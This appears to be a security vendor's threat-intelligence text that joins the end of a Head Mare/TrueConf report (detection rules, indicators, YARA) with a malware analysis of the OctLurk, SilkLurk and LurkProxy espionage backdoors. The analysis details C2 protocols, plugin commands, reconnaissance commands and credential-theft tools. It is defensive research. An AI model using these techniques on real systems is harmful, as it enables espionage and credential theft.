"$system32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath '$system32\inetsrv'

  • Launching an SSH reverse tunnel:

In addition, we discovered several commands that did not work due to the attackers’ typos and encoding issues.

We are observing several active Head Mare campaigns targeting Russian organizations across various industries: instrument manufacturing, electronics, transportation, energy,
IT, and software development. The attackers distribute their backdoors using various methods, including phishing, exploiting public web servers, or through a subcontractor.

We recommend that all organizations using TrueConf software install the latest server version (versions 5.3.9, 5.4.9, and 5.5.5) in accordance with the vendor’s recommendations.

We also recommend verifying that the client distributions downloaded from the TrueConf server used by your organization have a valid TrueConf digital signature and have not been tampered with. The malicious distributions we detected did not have a valid digital signature. You can also verify authenticity on the vendor’s website.

Important: Even if your organization does not use a TrueConf server, your employees may connect to compromised TrueConf servers belonging to business partners to participate in online meetings and download infected installation packages.

The attack mechanism and the vulnerabilities exploited are described in more detail on the Kaspersky ICS CERT website.

Detection by Kaspersky solutions

Kaspersky security solutions successfully detect malicious activity associated with the attacks described above.

The malware used in this attack is detected by our solutions with the following detection names:

  • Backdoor.PHP.WebShell.abi,
  • Backdoor.Win64.PhantomCore.dt,
  • Trojan.Win64.Agent.smgvnc,
  • Trojan.Win64.Agent.smgvnb,
  • HEUR:Backdoor.Win64.PhantomCore.gen,
  • HEUR:Backdoor.Linux.Agent.fb,
  • HEUR:Backdoor.Linux.PhantomHook.a,
  • HEUR:Backdoor.Linux.PhantomReact.a,
  • Trojan.Win64.PhantomGraph.gen
  • UDS:Backdoor.Win64.PhantomCore.a

Let’s take a closer look using Kaspersky Endpoint Detection and Response Expert (KEDR Expert) as an example.

Specifically, activity involving the replacement of the legitimate file …\public\js\locale.php with a web shell, as well as the deletion of entries from TrueConf event logs, is detected by the rule unusual_php_file_creation_from_trueconf_process.

Downloading a file containing the PhantomCore backdoor via the replaced legitimate file …\public\js\locale.php is detected by KEDR Expert with the rule unusual_file_creation_from_trueconf.

Activity related to the installation of an infected TrueConf client installer containing the PhantomCore backdoor is detected by KEDR Expert using the unsigned_trueconf_installer rule.

The Kaspersky Managed Detection and Response service detects the described attack by monitoring the following actions:

  1. Creation of suspicious files by TrueConf Server processes.
  2. Execution of a TrueConf Client installer file that lacks a software developer’s signature.
  3. Suspicious process chains associated with TrueConf Client executables and TrueConf Client update executables.
  4. Registration of suspicious libraries in the HKEY_CURRENT_USER\Software\Classes\CLSID\ registry key.
  5. Actions related to retrieving information about the lsass.exe process.
  6. Memory dump creation for the lsass.exe process using the comsvcs.dll library.
  7. Accessing the memory of the lsass.exe process.
  8. Creating tunnels using the ssh process.

To protect companies using our Kaspersky SIEM system, a general set of rules is available in the product repository that allows detection of the following techniques:

  1. Creation of suspicious files in the C:\Windows\System32\inetsrv\* directory:
    R405_07_File write to IIS native modules folder or OWA via WriteData.
  2. Creating a memory dump of the lsass.exe process using the comsvcs.dll library:
    R233_04_Process memory dump via comsvcs.dll.
  3. Accessing the memory of the lsass.exe process:
    R262_Suspicious access to the LSASS process.

We also recommend paying attention to the following events when developing your own detection rules or conducting threat hunting:

  1. Registration of suspicious libraries in the registry key \Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32:
    (DeviceEventClassID = '4657' OR DeviceEventClassID = '13')
    AND FileName like '%\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}%' AND DeviceCustomString6 = 'InprocServer32'
  2. Creating the SysExcSvc and SysReadSvc services to run executables from temporary directories in the background via cmd:
    DeviceEventClassID = '4697' 
    AND (DestinationServiceName = 'SysExcSvc' OR DestinationServiceName = 'SysReadSvc')
    AND match (FileName, '.*cmd\s+\/c.*temp\\cmd_cmd_.*\.bat.*')
  3. Creation of suspicious processes originating from the TrueConf update process (trueconf_windows_update.exe)
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND SourceProcessName LIKE '%\trueconf_windows_update.exe'

For the detection rules to work correctly, ensure that events from Windows systems are received in full, including Security events 4688, 4663, 4657, and 4697 and Sysmon events 1, 7, 11, and 13.

Indicators of compromise

File hashes (MD5)

Web shell
4d27b4eb1c5dbb3d8160f29b8119523e locale.php

Infected installer
748c9f8cb1065000616204935f96207f trueconf_windows_update.exe

PhantomCore DLL
c5a460e4e68a088f6e51b2c6474642ec
129462164a7d52e9ea8560b60f0412c5 doc.txt
ec0bf4a2186a88874e9f26f07cfeb532 usocacheddata.txt
b348642146ea34771e5785c5857950f5
c915cb6c2aeb863ee8479238e1644217 doc.txt
0e79996d9483d1e44fea32b0a48c2c19 doc.txt
2bb75c20e778eb5c416965bd4d4259b1 trueconf_windows_client_x64_[redacted].exe
b3a6fee3307f1c26841fd5c603e2b013 usocacheddata.txt
8fcc3e4ccbf1725d9989fb464abf3561 usocacheddata.txt

PhantomGraph
489f43be558b2679284ceabed7adc4f3 sysexcsvc.dll
dd1fd2b459b97b7d59375cb8383cd19a sysreadsvc.dll
0e4541c3153ec5ed01497f19cf4f63d0 sysexcsvc.dll
12d4e8f5295f2ef7e0f9bfc0f4830939 sysexcsvc.dll
7f267006cac10f341c356b62fe493527 sysexcsvc.dll
ee2861d5965e8730708cd1da8a93fa4c sysexcsvc.dll

Backdoor (ELF)
c3a2abe8756910f42582b04a44ea3514
43f435c3c437bc879a2d7d4634f43494

Rootkit
aee9642b45b099cb7f3053b9b680b425

IP

81.177.32[.]12
194.87.239[.]71 ssh
194.87.93[.]153 ssh
38.244.205[.]244
31.59.102[.]61

Domains

penzadogshelter[.]site
trendy-market[.]site
bright-deals[.]site
nova-stream[.]site
rinomobile[.]ink
urbanpixel[.]store
flexish[.]shop
media-hub[.]today
cosmetic-deals[.]store
vks.gossopka[.]forum

Windows service names

SysExcSvc
SysReadSvc

File paths

C:\Windows\System32\inetsrv\SysExcSvc.dll
C:\Windows\System32\inetsrv\SysReadSvc.dll
C:\Windows\System32\inetsrv\graphi-refresh.dat
C:\Windows\System32\inetsrv\share\input_*.txt
C:\Windows\System32\inetsrv\share\output_*.txt
%TEMP%\cmd_cmd_*.bat
%LOCALAPPDATA%\TrueConf\Client\api-ms-win-crt-time-l1-1-0-2.dll
/etc/systemd/system/omicluster.service
/etc/systemd/system/schedul2-bin.service
/opt/acronis/bin/schedul2-bin
/omi/bin/omicluster
/usr/lib64/libzvbi-tchain.so.2
/var/tmp/cx2

Registry keys

HKEY_CURRENT_USER\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32

Kaspersky detection names

Backdoor.PHP.WebShell.abi
Backdoor.Win64.PhantomCore.dt
Trojan.Win64.Agent.smgvnc
Trojan.Win64.Agent.smgvnb
HEUR:Backdoor.Win64.PhantomCore.gen
HEUR:Backdoor.Linux.Agent.fb
HEUR:Backdoor.Linux.PhantomHook.a
HEUR:Backdoor.Linux.PhantomReact.a
Trojan.Win64.PhantomGraph.gen
UDS:Backdoor.Win64.PhantomCore.a

YARA rules

import "pe"
rule apt_HeadMare_PhantomCore
{
meta:
    description = "Rule to detect PhantomCore used by HeadMare"
    author = "Kaspersky ICS CERT"
    copyright = "Kaspersky ICS CERT"
    version = "1.0"
    last_modified = "2026-08-02"
    hash = "c5a460e4e68a088f6e51b2c6474642ec"
strings:
    $a1 = "lying.dll" ascii
    $a2 = { 2D 7F 95 4C 2D F4 51 58 }
    $a3 = { 4F 81 67 F7 7E 7B 05 14 }
condition:
    (uint16(0) == 0x5A4D) and (filesize &gt; 4MB) and (filesize  20MB) and (all of them) and (pe.number_of_signatures == 0)
}

rule apt_HeadMare_FakeConf_installer
{
meta:
    description = "Rule to detect any unsigned TrueConf installers"
    author = "Kaspersky"
    copyright = "Kaspersky"
    version = "1.0"
    last_modified = "2026-08-02"
    hash = "748c9f8cb1065000616204935f96207f"

strings:
    $a1 = "TrueConf Setup" wide
    $a2 = "This installation was built with Inno Setup." wide

condition:
    (uint16(0) == 0x5A4D) and (filesize > 20MB) and (all of them) and (pe.number_of_signatures == 0)
}

rule apt_HeadMare_PhantomCore_exchange
{
meta:
    description = "Rule to detect PhantomCore exchange module used by HeadMare"
    author = "Kaspersky ICS CERT"
    copyright = "Kaspersky ICS CERT"
    version = "1.0"
    last_modified = "2026-08-02"
    hash = "489f43be558b2679284ceabed7adc4f3"
strings:
    $a1 = "graphi_exchange.dll" ascii
    $a2 = "graphi-client/1.0" ascii
    $b1 = "https://graph.microsoft.com/v1.0/me/drive/root:/" ascii
    $b2 = ":/children?$select=name,id&amp;$top=200" ascii
    $b3 = "offline_access Files.ReadWrite" ascii
    $b4 = "GRAPHI_INSECURE" ascii
    $b5 = "\"@microsoft.graph.conflictBehavior\":\"replace\"}" ascii
    $b6 = "https://login.microsoftonline.com/" ascii
condition:
    (uint16(0) == 0x5A4D) and (any of ($a*)) and (3 of ($b*))
}

rule apt_HeadMare_PhantomCore_executor
{
meta:
    description = "Rule to detect PhantomCore executor module used by HeadMare"
    author = "Kaspersky ICS CERT"
    copyright = "Kaspersky ICS CERT"
    version = "1.0"
    last_modified = "2026-08-02"
    hash = "dd1fd2b459b97b7d59375cb8383cd19a"
strings:
    $a1 = "graphi_reader.dll" ascii
    $a2 = "^input_(.+)\\.txt$" ascii
    $b1 = "output_" ascii
    $b2 = "cmd_cmd_" ascii
    $b3 = "cmd /c \"\"" ascii
    $b4 = "error: failed to start cmd process" ascii
    $b5 = "share" ascii
    $b6 = "SysReadSvc" ascii
condition:
    (uint16(0) == 0x5A4D) and (filesize &lt; 4MB) and (any of ($a*)) and (4 of ($b*))
}

rule apt_HeadMare_FakeLocale_webshell
{
meta:
    description = "Rule to detect the HeadMare TrueConf web shell"
    author = "Kaspersky"
    copyright = "Kaspersky"
    version = "1.0"
    last_modified = "2026-08-04"
    hash = "4d27b4eb1c5dbb3d8160f29b8119523e"

strings:
    $a1 = "X-Redirect-Bit" ascii wide nocase
    $a2 = "tc_vcs_web_db_conn" ascii wide
    $a3 = "user=postgres" ascii wide

    $b1 = "UPL ok::" ascii wide
    $b2 = "DWN fail nexs" ascii wide
    $b3 = "DWN fail inv" ascii wide

condition:
    (2 of ($a*)) or (2 of ($b*))
}

rule apt_HeadMare_TrueConf_Rootkit
{
meta:
    description = "Rule to detect the HeadMare rootkit installed on TrueConf servers"
    author = "Kaspersky"
    copyright = "Kaspersky"
    version = "1.0"
    last_modified = "2026-08-06"
    hash = "aee9642b45b099cb7f3053b9b680b425"

strings:
    $a1 = "PQconnectdb"
    $a2 = "obfuscated_data"
    $a3 = "install_hook"

condition:
    (uint32(0) == 0x464c457f) and (filesize < 400000) and (all of them)
}

rule apt_HeadMare_Github_Backdoor
{
meta:
    description = "Rule to detect the HeadMare backdoor with Github C2"
    author = "Kaspersky"
    copyright = "Kaspersky"
    version = "1.0"
    last_modified = "2026-08-06"
    hash = "43f435c3c437bc879a2d7d4634f43494"
    hash = "c3a2abe8756910f42582b04a44ea3514"

strings:
    $a1 = "cryptor5crypt"
    $a2 = "execraw_task"
    $a3 = "jitter_task"
    $a4 = "upload_task"
    $a5 = "exec_task"
    $a6 = "react_comment"

condition:
    (uint32(0) == 0x464c457f) and (filesize > 5000000) and (filesize < 10000000) and (4 of them)
}

OctLurk and SilkLurk: newly identified tailored backdoors in cyber-espionage campaign in Central Asia

Introduction

We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.

The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.

Our investigation shows that the same threat actor operates both SilkLurk and OctLurk , and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

OctLurk

OctLurk Deployment

The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.

The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.

LurkPoxy Deployment

In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.

After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5 b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.

We identified several service names — specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagent — that the attackers used to load a malicious DLL onto compromised machines.

OctLurk loader

The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.

The double‑XOR decryption uses two distinct multibyte keys:

  • Key 1: hard‑coded in the loader
  • Key 2: derived from the serial number of the C: drive

The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.

OctLurk backdoor

The loader invokes the backdoor’s curl_easy_escape function (ordinal 2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:

  • OS information as RTL_OSVERSIONINFOW structure
  • Computer name
  • User name
  • Local host name
  • Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
  • Current local date and time as SYSTEMTIME struct

To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytes — this length is also hard‑coded in the sample — and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:

  • 0x00: randomly generated XOR key bytes (size 83 bytes)
  • 0x53: compressed data size
  • 0x57: compressed data in the following format: <uncompressed_size> <deflate(data)>
  • 0x57 + compressed_data_size: randomly generated bytes (from 14 to 41 bytes)

The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.

  • 0x00: randomly picked 10 chars from the string “zyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
  • 0x0A: \x00\x00
  • 0x0C: next_packet_size

The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.

  • 0x00: XOR key; size 83 bytes
  • 0x53: compressed data size
  • 0x57: compressed data in the format: <uncompressed_size> <deflate(data)>

The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.

OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methods — ins_ctl_db and oct_lk_col — with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.

  • Command Shell: provides a command shell
  • File Manager: performs filesystem interaction
  • Interaction Manager: synthesizes keyboard and mouse events

The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.

Plugin type Description
File Manager ●       case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
●       case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
●       case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
●       case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
●       case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
●       case 0x10060: perform the following file‑system operations: copy, delete, move, and rename — using the SHFileOperationW API.
●       case 0x10070: create a directory.
●       case 0x10080: set the attributes for a file or directory.
●       case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
●       case 0x20010: get the size of a file.
●       case 0x20020: read a file from the system in chunks, starting at a specified offset.
●       case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
●       case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
●       case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell ●       case 0x3E9: launch cmd.exe as shell.
●       case 0x3EA: send the exit command to close the command shell.
●       case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager ●       case 0x3E9: capture the entire screen as a BMP image.
●       case 0x3EA: capture the entire screen at specified intervals.
●       case 0x3EC: retrieve clipboard data.
●       case 0x3ED: copy the data to the clipboard.
●       case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
●       case 0x3F5: MOUSEEVENTF_LEFTDOWN | MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
●       case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
●       case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
●       case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
●       case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
●       case 0x3FD: press the key indicated by the virtual‑key code.
●       case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
●       case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.

Post-compromise activity

The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

Victim fingerprinting

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5 45cf5916fab4272a1313c26e67aa9220, 4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.

The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three files — info.txt, <hostname>.datb, and <hostname>_logs.datb — all stored in the %TEMP% directory.

Command Description
chcp 1256 Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable Retrieves the version information of PowerShell.
qwinsta Views all active sessions on the local machine.
klist sessions Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe” Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.
wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
powershell “ipconfig|select-string v4 -context 1,3” Uses PowerShell to filter ipconfig output for IPv4 addresses.
ipconfig /all Displays detailed network configuration information.
WHOAMI /all Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr “=” Retrieves information about installed antivirus software.
powershell Get-NetTCPConnection Retrieves information about TCP connections.
netstat -ano | findstr LISTENING Shows listening ports.
netstat -ano | findstr ESTABLISHED Displays established connections.
cmd.exe /c netstat -ano | findstr “EST” | findstr -v 127.0.0.1 Filters established connections excluding the loopback address.
powershell.exe “get-wmiobject -query ‘select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” Retrieves detailed information about a specific process.
reg query HKLM /s /f “ProfileImagePath” /t REG_EXPAND_SZ Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is “ProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe Filters startup items for executable files.
powershell “get-MpComputerStatus” Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
reg query “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v “TamperProtection” Queries whether Microsoft Defender antivirus’s tamper protection is enabled.
reg query “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security Configures the Security event log.
wevtutil gl Security /f:xml Retrieves events from the Security log in XML format.
wevtutil gli “Windows PowerShell” Configures the Windows PowerShell event log.
wevtutil gl “Windows PowerShell” /f:xml Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System Configures the System event log.
wevtutil gl System /f:xml Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr “TaskName> Status> ‘Task To Run’> ‘Run As User’>” Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
systeminfo Displays detailed system information.
powershell “Get-WmiObject -Class Win32_BIOS | Format-list” Retrieves BIOS information.
powershell “Get-WMIObject -Class Win32_PhysicalMemory | Format-list” Retrieves physical memory information.
powershell “Get-WMIObject -Class Win32_Processor | Format-list” Retrieves processor information.
powershell “Get-WMIObject -Class Win32_DiskDrive | Format-list” Retrieves disk drive information.
netsh interface ipv4 show interfaces Displays information about IPv4 interfaces.
powershell “gwmi Win32_NetworkAdapter | Format-list” Provides hardware-level and driver-level information about adapters.
powershell “gwmi Win32_NetworkAdapterConfiguration | Format-list” Provides network configuration details, such as IP address, DNS, DHCP status, etc.
ipconfig /all Displays detailed network configuration.
netstat -e -s Displays detailed network protocol statistics.
certutil -urlcache Displays URL cache entries.
ipconfig /displaydns Displays the contents of the DNS client resolver cache.

Event log collection

The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.

Credential harvesting

Impacket — secretsdump

Attackers ran a malicious file named Adobe.exe (MD5 32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the “Domain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Keylogger

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files: C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, and C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtracting 2 from each byte.

Browser Password Decryptor

The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.

Remote access : Pandora FMS agents (Pandora RC agent)

Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5 5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.

The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

  • EHUSER: a Pandora RC user
  • STARTEHORUSSERVICE: start the agent after the installation finishes (default = 1)
  • EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
  • DESKTOPSHORTCUT: 0: do not create a desktop shortcut

Network scan: FSCAN

Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on port 22 and MySQL on port 3306. The tool also attempted to access these services using credentials from the password file pp.txt.

Email harvesting

The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

  • Verify that a connection to the email server is working
  • Authenticate the user
  • Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)

LurkProxy

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.

Offset Data Type
0x00 (00) Unused –
0x08 (08) Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet bit array
0x0C (12) Command number int
0x10 (16) Handler number (unique identifier for each proxy client in the first mode) int
0x14 (20) Command integer argument int
0x18 (24) Unused –
0x1C (28) Data 1 payload size int
0x20 (32) Data 2 payload size int
0x24 (36) Data 1 byte stream bytes
0x24 (36) + N Data 2 byte stream bytes

LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.

Mode 1: SOCKS5 proxy

When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.

Mode 2: transparent proxy

In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.

Command ID Direction Description Arguments
0x1000010 Implant -> C2 When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010 C2 -> Implant Used to control the session, allowing it to pause or stop proxying Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030 Implant -> C2 Sent when the LurkProxy is shut down –
0x1000050 Implant -> C2 Forwards the received bytes from the client to C2 Raw TCP bytes in data 1
0x1000050 C2 -> Implant Forwards the received bytes from the proxy target to the client Raw TCP bytes in data 1

SilkLurk

Deployment

The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader

SilkLurk loader working logic

SilkLurk loader working logic

The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.

Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.

  • Service Type: SERVICE_WIN32_OWN_PROCESS
  • Start Type: SERVICE_AUTO_START
  • Error Control: SERVICE_ERROR_NORMAL

